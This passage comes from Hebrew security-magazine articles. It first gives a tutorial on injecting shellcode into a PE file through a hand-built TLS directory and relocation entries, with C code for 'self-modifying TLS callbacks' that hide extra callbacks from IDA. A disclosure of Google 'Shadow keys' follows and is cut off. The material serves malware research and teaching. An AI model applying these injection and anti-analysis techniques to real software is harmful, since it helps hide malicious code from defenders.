


קל לראות כי ה-Shellcode נמצא בתוך ה-text Section שנמצא באופסט 1000, ובתוך ה-text Section הוא נמצא באופסט C30, כלומר בסך הכל קיבלנו כי ה-Shellcode נמצא בכתובת 1C30. זכרו את הכתובת!

בהזדמנות זאת אציין כי לצורך הכנסת הקוד בפועל ניתן להשתמש בכל Hex Editor. להמלצתי כדי להשתמש ב-010 editor שמציג את הקובץ הבינארי בצורה נוחה ונוסף על כך יודע להפריד בין ה-secion-ים השונים בזיכרון.


כעת, אחרי שהוספנו את הקוד, ניתן לעבור לשלב הבא. אנו נרצה כי ה-Loader יקרא לפונקציית ה-Callback שלנו. שימו לב, ל-Executable שטעון בתוך ה-CFF Explorer אין TLS Directory, לפיכך נצטרך לבנות אחד כזה בעצמנו.

זוכרים ש-TLS Directory סטנדרטי הוא בגודל 18? יופי! עכשיו אנו צריכים למצוא Code Cave חדש בגודל 18 בתים שיארח את ה-TLS Directory שלנו.



התבוננות קצרה מעלה כי קיים Code Cave מתאים כזה בתוך ה-data Section. נציין גם כי ה-data Section מכיל בעיקר משתנים גלבוליים ולכן הוא איננו בעל הרשאות ריצה. אולם, אין אנו זקוקים להן שכן ה-TLS Directory זקוק אך ורק להרשאות קריאה.

כמו כן, אין לשכוח שאנו גם צריכים לאחסן את מערך פונקציות ה-TLS ואת מערך האינדקסים. למזלנו ה-Code Cave שמצאנו מספיק גדול גם עבורם על כן נוכל להכניס גם אותם כאן. עריכה קצרה בתוך Hex Editor תתן את התוצאה הבאה:




להלן הסבר קצר של מה שאנו רואים:

בחרתי כי ה-TLS Directory (התיבה הכחולה) יתחיל באופסט 100.


- 8 הבתים הראשונים, מדובר על ה-StartAddressOfRawData ו- EndAddressOfRawData. אמרנו כי אין להם חשיבות גדולה ולכן נשאיר אותם כאפסים.
- 4 הבתים הבאים הם למעשה ה-AddressOfIndex. נמיר את הערך שם לייצוג קריא (שימו לב, הרי מדובר בייצוג little endian) ונקבל 403120, כלומר נקבל שמערך האינדקסים נמצא בתוך ה-data section, באופסט 120 שזאת למעשה התיבה הירוקה. ה-AddressOfIndex בו בעצם כתובת אבסולוטית בהתאם ל-ImageBase שהוא 400000, לכן אנו רואים מספר כזה גדול. ועוד דבר קטן, מערך האינדקסיים הינו ריק שכן התכנית שלנו מכילה אך ורק Callback אחד.
- 4 הבתים הבאים הם ה-AddressOfCallbacks. באופן זהה נמיר את את הערך בפנים ונקבל 403130. כלומר, מערך הפונקציות נמצא באופסט 130 שזאת התיבה האדומה. אם נסתכל בתיבה האדומה נראה כי היא מכילה בתחילתה כתובת נוספת שלאחר המרה מ-little endian נקבל 401C30. זוכרים? זאת בדיוק הכתובת של ה-Shellcode שלנו.
- ולבסוף 8 הבתים האחרונים בתוך ה-TLS Directory (התיבה הכחולה) הם ה-SizeOfZeroFill וה-Characteristics. אמרנו שגם להם אין חשיבות יתרה ולכן ניתן להשאיר אותם כאפסים.

כל שנותר כעת הוא לציין ב-PE שקיים בתוכו TLS Directory. אך כיצד נעשה זאת?

נחזור אל ה-Optional Header לשני שדות, TLS Directory RVA ו-TLS Directory Size. ב- TLS Directory RVA נכניס את הכתובת הרלטיבית של ה-TLS Directory דהיינו 3100 ו-TLS Directory Size נכניס את הגודל שלו שהוא 18, הגודל הגנרי.



נשמור את הקובץ, נפתח אותו מחדש באמצעות ה-Cff Explorer ונראה כי הוא מזהה לנו TLS Directory חדש.




ולשלב האחרון, זוכרים שה-TLS Directory מכיל כתובת אבסולטיות ולא רלטיביות? מה יקרה אם המודול לא יטען בכתובת 400000 בגלל ה-ASLR? כמובן שאותן כתובות כבר לא יהיו רלוונטיות יותר.

על מנת לטפל בזה כל שעלינו לעשות הוא להוסיף מידע נוסף ל-reloc Section שישמש את ה-Loader. למעשה ה-reloc Section מורכב מ-Relocation Tables שכל אחת מכילה מידע על כתובות בהן ה-Loader צריך לבצע תיקון בהתאם ל-Image Base החדש.

בסך הכל יהיו שלוש כתובות אותן נרצה לתקן:

- AddressOfIndex
- AddressOfCallBacks
- הכתובת של הפונקציה הראשונה במערך ה-Callbacks.

הערה: על מנת לראות את המידע אודות ה-Relocations שקיימים כעת, ניתן להעזר ב-Relocation Directory שנמצא בתפריט הצד ב-CFF Explorer. לצורך השינויים עצמם אשתמש ב-Hex Editor פשוט על מנת להוסיף את המידע:



כל Relocation Table מוגדר באופן הבא:

Offset (4 bytes)	Size (4 bytes)	Relocation (2 bytes)	Relocation (2 bytes)	...

Offset - הכתובת הרלטיבית הוירטואלית של הבלוק בו בזיכרון בו אנו מעוניינים לתקן כתובת.

Size - הגודל של ה-Relocation Table.

Relocation - רשומה בטבלה, מתואר מתחת.

כל Relocation מוגדר באופן הבא:


Type (0.5 byte)	Internal Offset (1.5 bytes)

Type- הסוג של ה-Relocation. לרוב יהיה זה 3 שמשמעותו: IMAGE_REL_BASED_HIGHLOW.

Internal Offset - האופסט בתוך הבלוק בו יש כתובת שנרצה לתקן. למעשה הכתובת אותה ה-Loader יתקן תחושב בתור: Offset + Internal Offset.

כעת נבנה את ה-Relocation Table המתאים עבור ה-TLS Directory שלנו. ה-TLS Directory שלנו נמצאת בתוך ה-data Section, לכן האופסט יהיה 3000.

הגודל יהיה 4 בתים עבור ה-Offset ו-4 בתים עבור ה-Size. ולסיום, 2 בתים עבור כל רשומה (קיימות 3 רשומות). סה"כ: 0xE = 14 = 8 + 2*3. להלן החלק אותו הוספנו ב-reloc Section:



ולסיום, חשוב להגדיל ב-0xE את השדה Relocation Table Size שנמצא בתוך ה-Optional Header.

Self-Modifying TLS Callbacks

כל מה שסיפרתי לכם עד כה לא היה חדש כל כך ולשימחתנו גם לא היו חסרים כלים שידעו להתמודד עם זה. ועכשיו, לסיום המאמר ברצוני להוסיף קונספט נוסף שאני לא הכרתי קודם לכן (ומקווה שכך גם אתם) ועשוי להקשות על עבודתו של החוקר - Self-Modifying TLS Callbacks.

כעת, כדי לחזור לאווירה, דמיינו עולם קודר, אפל ודמיוני, שבו כותבי Malwares מעוניינים ליצור Malwares שמקשים על החוקר! ואף מצליחים לשבש את פעולת המחקר שלו! כותב Malwares דמיוני ולא סביר בעליל שכזה עשוי לחשוב על הרעיון הבא:

נניח למשל שיש ברשתנו תכנית בעלת TLS Callback אחד, ה-TLS Callback לכאורה לא עושה שום דבר זדוני: לא בודק האם קיים דיבאגר, לא בודק סביבת מחקר ואפילו לא מנסה לגנוב את הפרטים שלכם לבנק. אולם דבר אחד הוא כן עושה - הוא מייצר TLS Callback חדש. IDA כמובן לא תזהה את אותו TLS Callback שכן באופן סטטי היא רואה שקיים רק TLS Callback אחד בזיכרון. אדרבא, אפילו אתם שמכירים כיצד נראים TLS Callbacks בזיכרון רואים שקיימת רק כתובת אחת במערך ה-TLS Callbacks.

ואכן, לשימחתו של אותו כותב Malwares מרושע, התכנית הזדונית שלו אף תצליח להתממש. מסתבר שה-Loader לא בודק את מספר הפונקציות שהיו במערך עם תחילת טעינת הקובץ לזיכרון. לכן, לאחר

ריצת ה-TLS Callback הראשון, ה-Loader ימשיך לפונקצייה הבאה במערך - כזאת שלא בהכרח הייתה שם בזמן תחילת ריצת התכנית.

לצורך ההדגמה, בניתי פונקציה שמבצעת בדיוק את הנאמר לעיל, היא מקבלת כתובת של פונקציה ואינדקס ומוסיפה באופן דינאמי למערך ה-TLS Callbacks כתובת חדשה. להלן הפונקציה:

```
BOOL create_TLS_callback(int index, DWORD functionAddress) {
    PIMAGE_DOS_HEADER       dosHeader;
    PIMAGE_NT_HEADERS       ntHeader;
    PIMAGE_OPTIONAL_HEADER  optHeader;
    PIMAGE_TLS_DIRECTORY    tlsDirectory;
    PDWORD                  callbackArray;
    DWORD                   tlsDirectoryOffset;
    DWORD                   lpflOldProtect;

    dosHeader = (PIMAGE_DOS_HEADER)GetModuleHandleA(NULL);
    ntHeader = (PIMAGE_NT_HEADERS)((PBYTE)dosHeader + dosHeader->e_lfanew);
    optHeader = &(ntHeader->OptionalHeader);
    tlsDirectoryOffset = *(PDWORD)((DWORD)optHeader + 168);
    tlsDirectory = (PIMAGE_TLS_DIRECTORY)((DWORD)dosHeader + tlsDirectoryOffset);
    callbackArray = (PDWORD)(tlsDirectory->AddressOfCallBacks);
    VirtualProtect((LPVOID)(callbackArray + index*4), 4, PAGE_READWRITE, &lpflOldProtect);
    (callbackArray)[index] = (DWORD)functionAddress;
    return TRUE;
}
```

ננתח הפונקציה לעיל:

```
dosHeader = (PIMAGE_DOS_HEADER)GetModuleHandleA(NULL);
ntHeader = (PIMAGE_NT_HEADERS)((PBYTE)dosHeader + dosHeader->e_lfanew);
optHeader = &(ntHeader->OptionalHeader);
tlsDirectoryOffset = *(PDWORD)((DWORD)optHeader + 168);
tlsDirectory = (PIMAGE_TLS_DIRECTORY)((DWORD)dosHeader + tlsDirectoryOffset);
```

תחילה נשיג באמצעות GetModuleHandle, Handle למודול שאנו רצים כחלק ממנו, ה-Handle הוא למעשה הכתובת שממנה טעון הקוד שלנו ומשם מתחיל גם ה-Header שלו.

בהמשך נרוץ על ה-Header עד שנגיע אל ה-Optional Header. בתוכו ניגש TLS Directory RVA שזה הוא למעשה המשתנה tlsDirectoryOffset ובאמצעותו ניגש ל-TLS Directory עצמו.

```
callbackArray = (PDWORD)(tlsDirectory->AddressOfCallBacks);
VirtualProtect((LPVOID)(callbackArray + index*4), 4, PAGE_READWRITE, &lpflOldProtect);
(callbackArray)[index] = (DWORD)functionAddress;
```

לבסוף, נמצא את הכתובת של מערך ה-TLS Callbacks, נשנה את ההרשאות שלו לכתיבה (הרי נרצה להיות מסוגלים להוסיף לתוכו פונקציה חדשה) ולאחר מכן נשכתב פנימה את הפונקציה החדשה.

והנה קיבלנו את היכולת ליצור TLS Callbacks בזמן ריצה, כל זאת כאשר IDA איננה מסוגלת לומר לנו כי יש יותר מ-Callback אחד. נוסף על כך, בגלל שה-Loader הוא זה שמחליף בין פונקציות ה-TLS הדבר עשוי לבלבל חוקר שמדבג את התכנית.

אתגר

במסגרת כתיבת המאמר בניתי אתגרון שמממש את כל הכתוב לעיל. לצערי או לשימחתי, ככל הנראה למי שקרא את כלל המאמר הוא לא יהיה מורכב במיוחד. האתגר איננו מצריך הרצה תחת VM ועל מנת לפתור אותו כל שנדרש הוא למצוא את הסיסמא הנכונה. בהצלחה! ☺

קישור להורדה:

http://www.digitalwhisper.co.il//files/Zines/0x62/challenge.rar

למעוניינים יש גם קוד מקור של האתגר:

http://www.digitalwhisper.co.il//files/Zines/0x62/Source.7z

סיכום

TLS הננו מנגנון אשר מאפשר יכולת מעניינת מאוד אשר שימושית (ואף משומשת) בקרב כותבי Malwares רבים. במאמר זה למדנו כיצד TLS Callbacks בנויים וכיצד ניתן לנצל אותם לטובת הרצה של קוד זדוני. בנוסף לכך, למדנו טכניקה נוספת שמקשה על תהליך המחקר אף יותר.

על המחבר

יהונתן משמש כיום כחוקר חולשות, מתעניין רבות במחקר Malwares, קריפטוגרפיה, הנדסה לאחור ובחקר רכיבי Embedded.

Linkedin: https://il.linkedin.com/in/jonathan-lusky-b8b634130

ביבליוגרפיה / לקריאה נוספת

1. תכנות של TLS Callbacks:
http://lallouslab.net/2017/05/30/using-cc-tls-callbacks-in-visual-studio-with-your-32-or-64bits-programs/
2. TLS Callbacks:
https://legend.octopuslabs.io/archives/2418/2418.htm
3. Self-Modifying TLS Callbacks:
http://www.openrce.org/blog/view/1114/Self-modifying_TLS_callbacks
4. MSDN - Thread Local Storage:
https://docs.microsoft.com/en-us/windows/desktop/procthread/thread-local-storage
5. .reloc Section:
https://ntcore.com/files/inject2exe.htm

התחמקות מזיהוי על ידי "Shadow keys"

מאת אריק קובלנוב

מבוא

מעבדות CyberArk גילו לאחרונה פגיעות במנגנון ייצור המפתחות של גוגל, מאמר זה מציג את הפגיעות שזכתה לכינוי "Shadow keys". הפגיעות דווחה לגוגל בינואר 2018 ותוקנה אחר תהליך "responsible disclosure". בהמשך מפורט ציר הזמן של הגילוי והדיווח עד תיקונו על ידי גוגל.

לפני התיקון של הפגיעות, גוגל יצרה עבור כל מפתח חוקי של משתמש לשירותי ה-API שלה, 3 מפתחות נוספים המיוחסות לאותו פרוייקט של המשתמש, שאמור להשתמש ביישומים שלו עם המפתח החוקי שקיבל מגוגל. "Shadow keys" הם למעשה העתקים לא חוקיים עם שינוי קטן כפי שיבואר בהמשך, אשר המשתמש לא מודע כלל להיווצרותם ולקיומם.

זאת פגיעות משמועתית מכיוון שאם תוקף היה מצליח בדרכים שונות להשיג את ידיו על מפתח חוקי של גוגל, הוא היה יכול ליצור "Shadow keys" מהמפתח החוקי ובעזרתן לקבל גישה ליישומים כאילו הם היו המפתחות החוקיים. בנוסף, התוקף היה יכול לעקוף את מנגנון הזיהוי והתשלום של מספר שירותים של גוגל.

טכניקת גילוי "Shadow keys" שמתוארת בהמשך המאמר מאפשרת לתוקף או משתמש זדוני ליצור רשימה של מפתחות לא חוקיים על ידי שירות "script loader" של גוגל.

הסבר קצר על שירותי ה-API של גוגל

מפתח ה-API מאפשר לגוגל ולהמשתמש לעקוב אחר השימוש של היישומים שהוא מפתח בשירותי המידע והנתונים של גוגל. עבור לקוח תוכנית סטנדרטי, מפתח ה-API נותן גישה למכסה יומית מוגבלת בחינם, כמו גם את האפשרות לשלם לגוגל כדי להגדיל את המכסה היומית המוגבלת. עבור לקוח תוכנית פרימיום, המשתמש חייב להשתמש במפתח ה-API כדי לגשת לכל התכונות המתואמות אישית של תוכנית הפרימיה.


הרשמה וקבלה של מפתח API מבטיחה שגוגל תוכל ליצור קשר עם המשתמש לגבי היישום, במידת הצורך. ב-API console של גוגל, המשתמש יכול גם לחפש מפתח קיים או להציג רשימה של שירותי API מופעלים, באמצעות מפתח ה-API לאימות ישומים, משתמשים יכולים לנהל את כל ה-API שלהם ב-API

console של גוגל, לגשת לנתוני שימוש בזמן אמת ול-30 יום של נתוני שימוש היסטוריים ולהציג דוחות שימוש עם יותר מ-30 ימי נתונים בפורטל התמיכה של הענן של גוגל.

למפתח ה-API יש שני תפקידים עיקריים:

1) זיהוי פרויקט - מזהה את היישום או את הפרוייקט שמבצע קריאה ל-API ולשירות ספציפי של גוגל.
2) הרשאת פרוייקט - בודק אם היישום קיבל אישור גישה ל-API והשירות של גוגל.

על ידי זיהוי הפרוייקט הקריטי, מפתחות ה-API מאפשרים לייחס פרוייקט של המשתמש ולאפשר או לדחותו על ידי פרוייקטים שלא קיבלו גישה או הופעלו על ידי ה-API. (ראה איור 1).



[איור 1 - זיהוי ואישור של מפתח על ידי שירות ה-API של גוגל.]

אופן הגילוי של Shadow keys

השתמשנו בשירות של גוגל "script loader" אשר מאפשר למשתמש לייבא בקלות מפתחות API ולציין הגדרות נוספות (כגון שפה, מיקום, גרסת ממשק וכן הלאה). מפתחים מתמצאים יכולים גם להשתמש בטעינה דינמית או טעינה אוטומטית כדי לשפר את הביצועים של היישום שלהם על ידי שירות זה.

לפני תיקון הפגיעות, גוגל הודיע למשתמשים שלה ש-"שירות זה כבר לא דורש מפתחות API ואין צורך לערוך שינויים בקוד של היישום שלהם גם אם היישום משתמש במפתח API של גוגל". יש לציין ששירות זה היה משתמש במפתחות ישנים (שונים במבנם מהמפתחות החדשים של גוגל שבהם השתמשנו) אשר היו מיוצרים על ידי גוגל וכיום כבר לא בשימוש.

שירות "script loader" הוא השירות שעל ידו גילנו את "Shadow keys". שירות זה בהינתן מפתח API חוקי מחזיר תגובה אשר מצביעה על האם המפתח הוא חוקי או לא חוקי והאם הוא קיים ב-API Console של גוגל.

כפי שניתן לראות עבור מפתח **חוקי** השירות החזיר:

google.loader.KeyVerified = true:


ועבור מפתח **לא חוקי** השירות החזיר:

google.loader.KeyVerified = false:

